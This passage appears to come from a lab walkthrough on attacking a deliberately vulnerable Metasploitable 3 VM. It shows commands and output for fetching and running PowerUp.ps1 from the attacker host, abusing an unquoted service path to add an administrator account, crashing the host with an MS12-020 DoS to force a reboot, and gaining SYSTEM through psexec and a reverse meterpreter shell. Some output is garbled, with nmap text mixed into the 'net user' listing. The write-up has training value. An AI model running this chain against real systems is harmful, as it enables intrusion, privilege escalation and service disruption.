At line:60 char:39  
+ $sendback = (Invoke-Expression <<<< -Command $data 2>&1 | Out-String  
+ ~~~~~  
+ CategoryInfo          : ParserError: (&&:String) [Invoke-Expression], ParseException  
+ FullyQualifiedErrorId : InvalidEndOfLine,Microsoft.PowerShell.Commands.InvokeExpressionCommand  
uf0paaQCORzDKacdaU0h1kt0kXPcgFAf  
PS C:\ManageEngine\DesktopCentral_Server\bin> Could not find a part of the path 'C:\dev\null'.  
At line:1 char:200  
+ rm -f "../webapps/DesktopCentral/jspf/IcFBB.jsp" >/dev/null ; echo ' & attrib  
.exe -r "../webapps/DesktopCentral/jspf/IcFBB.jsp" & del.exe /f /q "../webapps/DesktopCentral/jspf/IcFBB.jsp" & echo " ' > <<<< /dev/null;echo uf0paaQCORzDKacdaU0h1kt0kXPcgFAf  
+ CategoryInfo          : OpenError: (:) [], DirectoryNotFoundException  
+ FullyQualifiedErrorId : FileOpenFailure  
PS C:\ManageEngine\DesktopCentral_Server\bin> IEX(New-Object Net.WebClient).DownloadString("http://192.168.0.241:8000/Privesc/PowerUp.ps1")  
PS C:\ManageEngine\DesktopCentral_Server\bin> Invoke-Allchecks | Out-file allchecks.txt  
PS C:\ManageEngine\DesktopCentral_Server\bin> Get-ChildItem : Access to the path 'C:\ProgramData\Templates' is denied.  
At line:3704 char:34  
+ $XMLFiles = Get-ChildItem <<<< -Path $AllUsers -Recurse -Include 'Groups.xml', 'Services.xml', 'Scheduledtasks.xml', 'DataSources.xml', 'Printers.xml', 'Drives.xml' -Force -ErrorAction SilentlyContinue  
+ ~~~~~  
+ CategoryInfo          : PermissionDenied: (C:\ProgramData\Templates:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
PS C:\ManageEngine\DesktopCentral_Server\bin> ls
```

Now we have two shells running on the same target host, a PowerShell and a meterpreter shell. To download the all-checks.txt file, execute **download allchecks.txt** with meterpreter. Download a copy of the allchecks.txt [here](#).

As you can read in the allchecks.txt file, the script checks the target system for privilege escalation vulnerabilities such as unquoted servicepaths, *hackable DLL locations*, *unattended install files*, etc..

Let's focus on these *unquoted servicepaths* and *service executable and argument permissions*. Basically, these are improperly configured service paths where custom commands can be added to. As services are run by the system user, this would mean that our custom command also is executed as system user. Nice!

The catch however is that you also need improperly configured write access rights to these services to add your custom command. PowerSploit makes it easy for you and gives you the abuse functions you need to execute to exploit a possible vulnerability. By example, for abusing the service *Jenkins*, we would need to execute the following command: **Install-ServiceBinary -Name 'jenkins'**. Unfortunately, after executing all given commands, we were not able to abuse a function due to no write access rights.

Maybe PowerSploit didn't catch all *unquoted servicepaths*. Let's check manually in our open meterpreter shell. First get a Windows Command Line by executing **shell**.

Execute the following command:

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\wind
```

Using this method, we find 4 *possible* vulnerable services. One of these services, **OpenSSHd** was not in the list of PowerSploit. Let's try to exploit this service.

```
root@kali: ~  
File Edit View Search Terminal Help  
[*] Executing stager...  
[*] Sending stage (957487 bytes) to 192.168.0.206  
[*] Meterpreter session 3 opened (192.168.0.241:5555 -> 192.168.0.206:52788) at 2017-05-06 09:29:27 -0400  
[+] Deleted ../webapps/DesktopCentral/jspf/JKqjJ.jsp  
  
meterpreter > download allchecks.txt  
[*] downloading: allchecks.txt -> allchecks.txt  
[*] download : allchecks.txt -> allchecks.txt  
meterpreter > shell  
Process 3992 created.  
Channel 3 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\ManageEngine\DesktopCentral_Server\bin>wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /  
v "c:\windows\\" |findstr /i /v ""  
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v ""  
ManageEngine Desktop Central Server DesktopCentralServer C:\ManageEngine\DesktopCen  
tral_Server\bin\wrapper.exe -s C:\ManageEngine\DesktopCentral_Server\conf\wrapper.conf Auto  
domain1 GlassFish Server domain1 C:\glassfish\glassfish4\gl  
assfish\domains\domain1\bin\domain1Service.exe Auto  
OpenSSH Server OpenSSHd C:\Program Files\OpenSSH\b  
in\cygrunsrv.exe Auto  
wampmysqld wampmysqld c:\wamp\bin\mysql\mysql5.5  
.20\bin\mysqld.exe wampmysqld Auto  
C:\ManageEngine\DesktopCentral_Server\bin>
```

Attempt exploitation of the service OpenSSHd by executing the following command in PowerShell. We see that the PowerShell session closed immediately. With some luck, the command was installed anyway. According to the *Readme* of PowerSploit, when using the command below the user **John** with password **Password123!** should be added to the administrators group.

```
Install-ServiceBinary -Name 'OpenSSHd'
```

```
PS C:\ManageEngine\DesktopCentral_Server\bin> Install-ServiceBinary -Name 'OpenSSHd'
[*] 192.168.0.206 - Powershell session session 2 closed. Reason: Died from Errno::ECONNRESET
msf exploit(manageengine_connectionid_write) > 
```

Let's try to restart the service with **net stop OpenSSHd** and **net start OpenSSHd** and see if our command kicks in. Unfortunately, we have no access to start or stop a service. I also quickly verified if the user **John** was added, but no luck.

There is another way to restart a service, and that's forcing a reboot of our target host. Let's run Nmap to see if the host is vulnerable to some attacks to force a reboot.

We found a vulnerability to the MS12-020 bug, exploited by CVE-2012-0002.

```
http stored XSS: couldn't find any stored XSS vulnerabilities.
3389/tcp open  ms-wbt-server
rdp-vuln-ms12-020:
  VULNERABLE:
  MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
  State: VULNERABLE
  IDs: CVE:CVE-2012-0152
  Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
  Remote Desktop Protocol vulnerability that could allow remote attackers
  to cause a denial of service.

  Disclosure date: 2012-03-13
  References:
    http://technet.microsoft.com/en-us/security/bulletin/ms12-020
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152

  MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
  State: VULNERABLE
  IDs: CVE:CVE-2012-0002
  Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
  Remote Desktop Protocol vulnerability that could allow remote attackers
  to execute arbitrary code on the targeted system.

  Disclosure date: 2012-03-13
  References:
    http://technet.microsoft.com/en-us/security/bulletin/ms12-020
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
sslsv2-drown:
8022/tcp open  oa-system
9200/tcp open  elasticsearch
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 20:68:9D:9A:FD:95 (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 181.21 seconds
```

Type **back** in the Metasploit console where our PowerShell just closed down and follow the same procedure as last time: search for the exploit, configure the exploit and execute it. This exploit sends a sequence of specially crafted RDP packets to an affected system causing it to crash and reboot. *(make sure to watch your Metasploitable 3 VM when launching this exploit)*


```
Terminal
File Edit View Search Terminal Help
msf > search CVE-2012-0002

Matching Modules
=====

  Name                               Disclosure Date  Rank  De
scription                               -----
-----
  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16      normal  MS
12-020 Microsoft Remote Desktop Use-After-Free DoS
  auxiliary/scanner/rdp/ms12_020_check              normal  MS
12-020 Microsoft Remote Desktop Checker

msf >
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name    Current Setting  Required  Description
  ----    -
  RHOST    3389              yes       The target address
  RPORT    3389              yes       The target port (TCP)

msf auxiliary(ms12_020_maxchannelids) > set rhost 192.168.0.205
rhost => 192.168.0.205
msf auxiliary(ms12_020_maxchannelids) > exploit

[*] 192.168.0.205:3389 - 192.168.0.205:3389 - Sending MS12-020 Microsoft Remote
```



```
Desktop Use-After-Free DoS
[*] 192.168.0.205:3389 - 192.168.0.205:3389 - 210 bytes sent
[*] 192.168.0.205:3389 - 192.168.0.205:3389 - Checking RDP status...
[+] 192.168.0.205:3389 - 192.168.0.205:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) >
```

Your active Windows Command Line shell will have died because of the reboot. When the machine is back online, simply type **exploit** again to reconnect to the meterpreter shell.

```
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.0.241:5555
[*] Creating JSP stager
[*] Uploading JSP stager fYxWd.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 4 opened (192.168.0.241:5555 -> 192.168.0.206:49281) at 2017-05-06 10:29:21 -0400
[+] Deleted ../webapps/DesktopCentral/jsp/fYxWd.jsp

meterpreter > █
```

Spawn a Windows Command Line by executing **shell** and check with **net users** if our exploit worked.

It worked! We have created a new user named **John**, which is part of the Administrators group. We know from the PowerSploit Readme that his password is *****Password123!*****.

```
meterpreter > shell
Process 3844 created.
Channel 2 created.
nMicrosoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin

C:\ManageEngine\DesktopCentral_Server\bin>net users
net users

User accounts for \\

-----
Administrator      anakin_skywalker    artoo_detoo
ben_kenobi          boba_fett           c_three_pio
chewbacca           darth_vader         greedo
Guest               han_solo            jabba_hutt
jarjar_binks        john                kylo_ren
lando_calrissian     leia_organa         luke_skywalker
sshd                sshd_server         vagrant
The command completed with one or more errors.

C:\ManageEngine\DesktopCentral_Server\bin>
```

```

C:\ManageEngine\DesktopCentral_Server\bin>net user john
net user john /add:
User name john
Full Name
Comment
User's comment Remote Desktop Protocol Remote Code Execution Vulnerability
Country code VULNERABLE 000 (System Default)
Account active/E:CVE-2012-0002 Yes
Account expires or: High CVSS Never 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A
Remote Desktop Protocol vulnerability that could allow re
Password last set arbitrary code 5/5/2017 5:52:40 PM system.
Password expires Never
Password changeable/E:CVE-2012-0002 5/5/2017 5:52:40 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script en oa-system
User profile en elasticsearch
Home directory unknown
Last logon open unknown Never
MAC Address: 20:68:9D:9A:FD:95 (Liteon Technology)
Logon hours allowed All
Nmap done: 1 IP address (1 host up) scanned in 181.21 seconds
Local Group Memberships *Administrators *Users
Global Group memberships *None
The command completed successfully.

```




```
C:\ManageEngine\DesktopCentral_Server\bin>
```

Next step is to actually login with our new Administrator and get a root shell. Let's try the famous PSEXec exploit with our new Administrator details.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/windows/smb/psexec  
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(psexec) > set rhost 192.168.0.206  
rhost => 192.168.0.206  
msf exploit(psexec) > set lhost 192.168.0.241  
lhost => 192.168.0.241  
msf exploit(psexec) > set lport 4444  
lport => 4444  
msf exploit(psexec) > set smbuser john  
smbuser => john  
msf exploit(psexec) > set smbpass Password123!  
smbpass => Password123!  
msf exploit(psexec) > exploit  
[*] Started reverse TCP handler on 192.168.0.241:4444  
[*] 192.168.0.206:445 - Connecting to the server...  
[*] 192.168.0.206:445 - Authenticating to 192.168.0.206:445 as user 'john'...  
[*] 192.168.0.206:445 - Selecting PowerShell target  
[*] 192.168.0.206:445 - Executing the payload...  
[+] 192.168.0.206:445 - Service start timed out, OK if running a command or non-service executable...  
[*] Sending stage (957487 bytes) to 192.168.0.206  
[*] Meterpreter session 6 opened (192.168.0.241:4444 -> 192.168.0.206:49458) at 2017-05-06 10:43:30 -0400  
  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

Another cool trick is spawning a remote Desktop. Could be very useful for enumeration of the box or disabling firewall (rules) if the PSEXec should not work.



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Abdulghani Alkhateeb — could you explain more in term of running zeroday.ps1 please?
when i run it i shows me an error

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2 comments • 2 years ago



Raul_Souza — we all came here 'cause the "php" in the title, but in the end it's all about python lol

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Jim Stewart — You are my hero! I normally just save it to a thumb drive in this situation, but I don't have one handy at the moment. I get why they implemented it like this, but it should recognize when

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Creating the Metasploitable 3 VM

Intentionally vulnerable machines The Metasploitable virtual machines are intentionally vulnerable machines, designed by Rapid 7 - the company behind Metasploit Pro - for training offensive security skills and testing exploits. Another good source of for such vulnerable virtual machine's are available on VulnHub as well. Some VM's on Vulnhub are special crafted CTF machines, which contains 'flags' to find. These flags represent the crown jewels of your target and are



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